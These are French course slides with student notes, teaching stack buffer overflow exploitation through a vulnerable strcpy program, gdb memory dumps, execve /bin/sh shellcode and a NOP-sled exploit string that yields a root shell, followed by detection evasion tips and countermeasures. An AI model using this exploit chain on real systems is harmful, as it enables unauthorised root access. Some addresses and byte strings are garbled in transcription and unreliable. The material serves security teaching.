
pas de vérification de taille de ce qui est écrit

le but est d'écrire ce qui est dessus pour écraser



# Révision – À quoi sert la pile


- Zone kernel
  - En haut de la zone mémoire
  - Contient les paramètres du programme et les variables d'environnement
- Zone text
  - En bas de la zone mémoire
  - Contient les instructions machine compilées
  - Zone read only que l'on ne peut pas modifier





# Révision – À quoi sert la pile


- Data
  - Au-dessus de la zone text
  - Contient les variables globales
- Heap (tas)
  - Au-dessus de la zone data
  - Grande zone mémoire qui permet d'ajouter des données
- Stack (pile)
  - En dessous du kernel
  - La pile sert à gérer les appels de fonction
  - Contient les variables locales





# Révision – À quoi sert la pile

- La stack se remplit vers le bas
- La heap se remplit vers le haut
- C'est historique
  - Pour optimiser la gestion mémoire
  - Héritage de la conception des premiers ordinateurs





# Révision – À quoi sert la pile

## • Gestion des appels de fonctions


- Lors d'un appel de fonction, les paramètres de la fonction sont poussés sur la stack
- La fonction fait un jump quelque part dans la mémoire pour s'exécuter
- Lorsque l'exécution de la fonction est terminée, l'adresse de retour permet de continuer l'exécution.

permet retour au caller pour continuer l'exécution

pile rempli du haut vers le bas mais variables BUFFER sur la pile du bas vers le haut

stack overflow

Remplissage de pile  
↓  
Remplissage de variables  
↑





# Attaque par débordement de la pile


## Etape 1 : Exploration

- Stack-based Buffer Overflow
- Le programme ci-joint illustre la vulnérabilité
  - Le programme appelle une fonction qui alloue un espace « buf » de 100 caractères sur la pile
  - Elle copie la string passée en paramètre dans « buf »
  - Et affiche la string dans un message de bienvenue

```
#include <stdio.h>
#include <string.h>

void func(char *name)
{
    char buf[100];
    strcpy(buf, name);
    printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
    func(argv[1]);
    return 0;
}
```



Exemple inspiré de :

<https://www.coengoegebare.com/buffer-overflow-attacks-explained/>


ne vérifie pas la taille de la var name si > que taille buffer

# Attaque par débordement de la pile

## Etape 1 : Exploration

- Pour créer un buffer overflow, c'est très simple !  
vérifie en envoyant taille chaîne de caractères diff
- Il suffit d'appeler la fonction avec une chaîne de caractères supérieure à 100 caractères
- Le pointeur d'environnement (base pointer) et l'adresse de retour risquent d'être écrasés
- Possible car il n'y a pas de contrôle de type lorsque la fonction strcpy est appelée

but d'écraser le pointeur de retour pour que le programme retourne à la mauvaise place pour exécuter le code shell malicieux de l'attaquant





# Attaque par débordement de la pile

## Etape 1 : Exploration

- Illustration sur un exemple

- On compile le programme en 32 bits

```
gcc -g -o buf buf.c -m32 (-mpreferred-stack-boundary=2)
```

- On crée une chaîne de 108 caractères (100 A, 4B et 4C)

- ‘A’ = \x41

- ‘B’ = \x42

- ‘C’ = \x43

-Canaries: mettre une valeur canary avant l'adresse de retour  
si l'adresse de retour est écrasée le valeur canary va  
disparaître aussi et le programme va détecter.

les lettres en hexadecimal

# Attaque par débordement de la pile

## Etape 1 : Exploration


- On exécute le programme

```
(gdb) run $(python -c 'print "\x41" * 100 + "\x42\x42\x42\x42" + "\x43\x43\x43\x43"')
Starting program: /tmp/coen/buf $(python -c 'print "\x41" * 100 + "\x42\x42\x42\x42" + "\x43\x43\x43\x43"')
Welcome AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBCCCC
```

```
Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
```

- Que s'est-il passé ?
  - Le buffer a été rempli de 'A'
  - Le pointeur d'environnement a été écrasé par 'BBBB'
  - L'adresse de retour a été écrasée par 'CCCC'
- A la fin de l'exécution de la fonction, le programme essaye d'exécuter le code à l'adresse 'CCCC'
  - Segmentation fault !

[l'adresse de retour a été écrasé avec les CCCC](#)



# Attaque par débordement de la pile

## Etape 1 : Exploration

- Analyse post-mortem

Dans exemple on suppose qu'on a accès à la mémoire

(gdb) x/100x \$sp-200				
0xbfffffcfc:	0xbfffffd78	0xb7fff000	0x0804820c	0x080481ec
0xbfffffd0c:	0x02724b00	0xb7fffa74	0xb7dfe804	0xb7e3b98b
0xbfffffd1c:	0x00000000	0x00000002	0xb7fb2000	0xbfffffdbc
0xbfffffd2c:	0xb7e43266	0xb7fb2d60	0x080484e0	0xbfffffd54
0xbfffffd3c:	0xb7e43240	0xbffffd58	0xb7fff918	0xb7e43245
0xbfffffd4c:	0x0804843e	0x080484e0	0xbffffd58	0x41414141
0xbfffffd5c:	0x41414141	0x41414141	0x41414141	0x41414141
0xbfffffd6c:	0x41414141	0x41414141	0x41414141	0x41414141
0xbfffffd7c:	0x41414141	0x41414141	0x41414141	0x41414141
0xbfffffd8c:	0x41414141	0x41414141	0x41414141	0x41414141
0xbfffffd9c:	0x41414141	0x41414141	0x41414141	0x41414141
0xbfffffdac:	0x41414141	0x41414141	0x41414141	0x41414141
0xbfffffdbc:	0x42424242	0x43434343	0xbfffff00	0x00000000
0xbfffffdcc:	0xb7e10456	0x00000002	0xbfffffe64	0xbffffe70
0xbfffffdc:	0x00000000	0x00000000	0x00000000	0xb7fb2000
0xbffffdec:	0xb7fffc04	0xb7fff000	0x00000000	0x00000002
0xbffffdfc:	0xb7fb2000	0x00000000	0xc06ef26b	0xfd9d7e7b
0xbfffffe0c:	0x00000000	0x00000000	0x00000000	0x00000002
0xbfffffe1c:	0x08048320	0x00000000	0xb7ff0340	0xb7e10369
0xbfffffe2c:	0xb7fff000	0x00000002	0x08048320	0x00000000
0xbfffffe3c:	0x08048341	0x08048444	0x00000002	0xbfffffe64
0xbfffffe4c:	0x08048460	0x080484c0	0xb7feae20	0xbfffffe5c
0xbfffffe5c:	0xb7fff918	0x00000002	0xbfffff44	0xbfffff52
0xbfffffe6c:	0x00000000	0xbfffffbf	0xbfffffc0b	0xbfffffd7
0xbfffffe7c:	0xbfffffe5	0x00000000	0x00000020	0xb7fd9da4

(gdb) info registers		
eax	0x75	117
ecx	0x75	117
edx	0xb7fb3870	-1208272784
ebx	0x0	0
esp	0xbfffffdc4	0xbfffffdc4
ebp	0x42424242	0x42424242
esi	0x2	2
edi	0xb7fb2000	-1208279040
eip	0x43434343	0x43434343
eflags	0x10282	[ SF IF RF ]
cs	0x73	115
ss	0x7b	123
ds	0x7b	123
es	0x7b	123
fs	0x0	0
gs	0x33	51

Analyse des registres

Analyse de la mémoire

adr de retour les 4 C dans registre eip



# Attaque par débordement de la pile

## Etape 2 : Crédit d'un Exploit

- A la fin de l'étape 1 « Exploration », l'attaquant a identifié un programme qui présente une vulnérabilité permettant une attaque par débordement de la pile
  - après étape d'exploration => vulnérable buffer overflow
- Etape 2 : Exploit
  - Création d'un « shell code »
  - Programme court qui permet de créer un shell pour l'attaquant
- Ecriture en assembleur

# Attaque par débordement de la pile

## Etape 2 : Création d'un Exploit

- Exemple de shell code

<b>xor eax, eax</b>	; Clearing eax register
<b>push eax</b>	; Pushing NULL bytes
<b>push 0x68732f2f</b>	; Pushing //sh
<b>push 0x6e69622f</b>	; Pushing /bin
<b>mov ebx, esp</b>	; ebx now has address of /bin//sh
<b>push eax</b>	; Pushing NULL byte
<b>mov edx, esp</b>	; edx now has address of NULL byte
<b>push ebx</b>	; Pushing address of /bin//sh
<b>mov ecx, esp</b>	; ecx now has address of address
	; of /bin//sh byte
<b>mov al, 11</b>	; syscall number of execve is 11
<b>int 0x80</b>	; Make the system call



# Attaque par débordement de la pile

## Etape 2 : Crédit d'un Exploit

- Génération du shell code

1. Assemblage du shellcode

2. Désassemblage pour obtenir le code binaire

3. Extraction du code binaire  
(25 octets)

```
coen@kali:/tmp/coen$ objdump -d -M intel shellcode.o

shellcode.o:      file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
 0: 31 c0          xor    eax,eax
 2: 50             push   eax
 3: 68 2f 2f 73 68 push   0x68732f2f
 8: 68 2f 62 69 6e push   0x6e69622f
 d: 89 e3          mov    ebx,esp
 f: 50             push   eax
10: 89 e2          mov    edx,esp
12: 53             push   ebx
13: 89 e1          mov    ecx,esp
15: b0 0b          mov    al,0xb
17: cd 80          int    0x80
```

doit remplir les 75 autres octets avec des NOP

ÿx31ÿxc0ÿx50ÿx68ÿx2fÿx2fÿx73ÿx68ÿx68ÿx2fÿx62ÿx69ÿx6eÿx89ÿxe3ÿx50ÿx89ÿxe2ÿx53ÿx89ÿxe1ÿxb0ÿx0bÿxcdÿx8

0

# Attaque par débordement de la pile

## Etape 3 : Mise en œuvre de l'attaque

- Mise en œuvre de l'exploit
  - Objectif : faire en sorte que la fonction vulnérable ‘buf’ exécute le shell code
- Principes
  1. Construire une chaîne de caractères contenant le shell code
  2. Terminer la chaîne de caractères avec une adresse de retour qui va remplacer l'adresse de retour initiale pour permettre l'exécution du shell code
  3. Compléter le début de la chaîne avec des NOP (padding) pour que la chaîne de caractères ait la bonne taille
  4. Passer cette chaîne de caractères en paramètre de la fonction ‘buf’


# Attaque par débordement de la pile

## Etape 3 : Mise en œuvre de l'attaque

- Illustration

```
(gdb) run $(python -c 'print "\x90" * 63 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\xcd\x80" + "\x45\x45\x45\x45" * 5')
Starting program: /tmp/coen/buf $(python -c 'print "\x90" * 63 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\xcd\x80" + "\x45\x45\x45\x45" * 5')
Welcome EEEEEEEEEEEEEEEEEEEEEEEEEEE@1Ph//shh/bin@@P@S@@@EEEEEEEEEEEEEEEE
Program received signal SIGSEGV, Segmentation fault.
0x45454545 in ?? ()
```

- Que s'est-il passé ?  
NOP : no opera
  - Reste juste à remplacer les blocs de 'EEEE' par la bonne adresse de retour !
  - Comment ?





# Attaque par débordement de la pile

## Etape 3 : Mise en œuvre de l'attaque

- Il suffit de consulter l'état de la mémoire après exécution
- On choisit une adresse dans la zone des NOPs
- Par exemple 0xbffffd6c
  - On remplace les 'EEEE' par 0xbffffd6c

lire pile  
dans cette  
direction

	NOP		shellcode
(gdb) x/100x \$sp-200			
0xbfffffcfc:	0xbffffd78	0xb7fff000	0x0804820c
0xbfffffd0c:	0x27409b00	0xb7fffa74	0xb7dfe804
0xbfffffd1c:	0x00000000	0x00000002	0xb7fb2000
0xbfffffd2c:	0xb7e43266	0xb7fb2d60	0x080484e0
0xbfffffd3c:	0xb7e43240	0xbffffd58	0xb7fff918
0xbfffffd4c:	0x0804843e	0x080484e0	0xbffffd58
0xbfffffd5c:	0x90909090	0x90909090	0x90909090
0xbfffffd6c:	0x90909090	0x90909090	0x90909090
0xbfffffd7c:	0x90909090	0x90909090	0x90909090
0xbfffffd8c:	0x90909090	0x90909090	0x31909090
0xbfffffd9c:	0x6868732f	0x6e69622f	0x8950e389
0xbfffffdac:	0x80cd0bb0	0x45454545	0x45454545
0xbfffffdbc:	0x45454545	0x45454545	0xbfffff00
0xbfffffdcc:	0xb7e10456	0x00000002	0xbfffffe64
0xbfffffdc:	0x00000000	0x00000000	0x00000000
0xbfffffdec:	0xb7fffc07	0xb7fff000	0x00000000
0xbfffffdfc:	0xb7fb2000	0x00000000	0xfda9b8fe
0xbfffffe0c:	0x00000000	0x00000000	0xc05a34ee
0xbfffffe1c:	0x08048320	0x00000000	0xb7ff0340
0xbfffffe2c:	0xb7fff000	0x00000002	0x08048320
0xbfffffe3c:	0x08048341	0x08048444	0x00000002
0xbfffffe4c:	0x08048460	0x080484c0	0xb7feae20
0xbfffffe5c:	0xb7fff918	0x00000002	0xbfffff44
0xbfffffe6c:	0x00000000	0xbfffffbf	0xbfffffcb
0xbfffffe7c:	0xbfffffe5	0x00000000	0x00000020

EEEE


écrire \x6c\xfd\xff\xbf



# Attaque par débordement de la pile

## Etape 3 : Mise en œuvre de l'attaque

- Fin de l'histoire
  - Un dernier détail : pour que ça marche, l'adresse de retour va être lue du haut vers le bas
  - '0xbffffd6c' doit donc être écrit '0x6cfdfbf'
  - Vient remplacer les blocs de 'EEEE' dans la string



- Exécution : l'attaquant devient bien root !

```
coen@kali:/tmp/coen$ ./envexec.sh buf $(python -c 'print "\x90" * 63 + "\x31\xC0\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x50\x89\xE2\x53\x89\xE1\xB0\x0B\xCD\x80" + "\x6C\xFD\xFF\xBF" * 5')
```

Welcome to Ph/ash shell!

```
# whoami
root
#
```

si serveur s'exécute avec droit usager ca ne va pas marcher

adr shellcode



- Méthode 1 : Analyse du code source
  - Fonction vulnérables en C/C++
    - fgets
    - gets
    - getws
    - memcp
    - memmove
    - scanf
    - sprintf
    - strcat
    - strncpy
  - Array à allocation dynamique
  - Pointeurs

fonctions vulnérables aux buffer overflow



- Méthode 2 : Force brute

1. Obtenir le programme (compilé)
2. Déborder l'input du programme jusqu'à le faire crasher ("input cramming")
  - Un nombre variable de 'A'
  - Observer le "coredump" en cherchant des 'A'
  - Exemple :  
EIP = 41414141 (Yeh !!)  
ESP = 00F4106C
  - Déduction : taille du buffer et distance à l'adresse de retour
3. Repérer les différents registres de la pile

essayer des longueurs de chaînes différents pour trouver longueur pour buffer overflow

trouve les registres utilisés par le programme

# Difficultés de réalisation d'une exploitation

- Quel code insérer ?
  - Doit être court shellcode court pour être dans le buffer
  - Doit permettre à l'attaquant de gagner l'accès au système
  - Solution typique : exécuter une fonction du système pour
    - obtenir un "shell" créer compte usager ou lancer/arrêter un service
    - créer un usager
    - lancer/arrêter un service dépend des accès que le hacker a dans le programme
  - Problème : limiter par les droits d'accès du programme original
- Où faire pointer le pointeur de retour ?
  - La distance entre le début du tampon et le pointeur de retour n'est pas nécessairement la bonne
  - Solution : traîneau de NOPs ("NOP sleds")  
s'assure que le pointeur de retour est écrasé pas des NOP et va mener à son shellcode



# Difficultés de réalisation d'une exploitation

- Comment écrire le shell code
  - Le shell code ne doit pas contenir d'octet 00 (NULL)
  - 00 est le caractère indiquant la fin de chaîne
  - Si un shell code contient un NULL, la fin du programme après le NULL sera ignorée restriction shellcode pas de 00 car indique fin de la chaîne tout après est ignoré
- Comment éviter la détection automatique ?
  - Polymorphisme du code et des traîneaux de NOP
  - Pour des exemples de shell code, voir :  
<https://www.exploit-db.com/shellcodes>

utiliser des instructions équivalentes à NOP  
pour éviter les détections automatiques



# Contre-mesures contre les débordements de tampon

- Vérifier Le Remplissage Des Tampons !!!!
  - Éviter l'utilisation de fonctions vulnérables
  - Faire le remplissage caractère par caractère
    - getchar(), condition frontière
- Utiliser des langages typés comme JAVA
  - Les débordements de tampon concernent principalement les langages non typés comme C
  - Est-ce qu'un débordement de tampon est possible en JAVA ?
    - En principe non, mais des vulnérabilités peuvent apparaître si on fait appel à du code natif dans la JNI (Java Native Interface)
- Utilisation d'un IDS
  - Traîneaux de NOP
  - Paquets excessivement longs
  - Chaînes dans les « payloads » typiques, p.ex. « /bin//sh »
    - détecter buffer overflow en regardant contenu des paquets

vérifie tout opération sur les structures de données et prévention d'exécution des opérations en dehors des limites alloué à la structure de données (access direct mémoire quand mm risque)



